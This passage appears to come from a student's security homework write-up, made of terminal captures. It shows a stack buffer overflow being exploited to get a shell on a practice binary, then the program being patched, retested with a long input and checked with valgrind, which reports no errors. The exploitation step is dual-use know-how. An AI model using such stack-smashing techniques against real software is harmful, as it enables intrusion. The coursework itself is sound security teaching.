
```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ cat payload.bin - | ./StackOverflowHW.exe                                                                                                                            139 ×
buffer is at 0×ffce2cd4
Give me some text:
Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM with length 314
whoami
kali
date
Mon Apr  4 09:07:30 PM EDT 2022
quit
```

5. Patch the vulnerability in the program.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ python -c "print('A'*301)" | ./StackOverflowHW_fixed.exe
buffer is at 0×ffcb9964
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 300
Good bye!
```

6. Recompile and do a dynamic analysis as well as try to exploit the program again to ensure all memory related errors such as stack overflow vulnerability is fixed.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ valgrind --leak-check=full -s ./StackOverflowHW_fixed.exe
==579678== Memcheck, a memory error detector
==579678== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==579678== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info
==579678== Command: ./StackOverflowHW_fixed.exe
==579678==
kmnbgfgtyuiokjnbvfgtyuikjmnbvcdftyujnbvcftyuikjhgfrtyuikjhgfdrtyuikjhbvfgyuikjhgfvdrtyuikjhgfdsdfgthyujikmnbvcdsdfghjkiuytrdxdcfghjkiuytresdfghyuyhtgfdxzx
ytgrfdsdfgthyujikuytrfdfrtgyhuytrfdefrgtyhuytrdfrtuiuytdfgtyhujiuytrfdesdertyuiuytrewertyuiuytrewsdertyuibuffer is at 0×fe916ff4
ugfdsGive me some text: dfghjhgfdsdfghjhg
Acknowledged: kmnbgfgtyuiokjnbvfgtyuikjmnbvcdftyujnbvcftyuikjhgfrtyuikjhgfdrtyuikjhbvfgyuikjhgfvdrtyuikjhgfdsdfgthyujikmnbvcdsdfghjkiuytrdxdcfghjkiuytresc
ytgfrdsdfrtyuuytgrfdsdfgthyujikuytrfdfrtgyhuytrfdefrgtyhuytrdfrtuiuytdfgtyhujiuytrfdesdertyuiuytrewertyuiuytrewsdertyuiugfdsdfghjhgfdsdfgh with length 300
Good bye!
==579678==
==579678== HEAP SUMMARY:
==579678==     in use at exit: 0 bytes in 0 blocks
==579678==   total heap usage: 3 allocs, 3 frees, 20,992 bytes allocated
==579678==
==579678== All heap blocks were freed -- no leaks are possible
==579678==
==579678== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```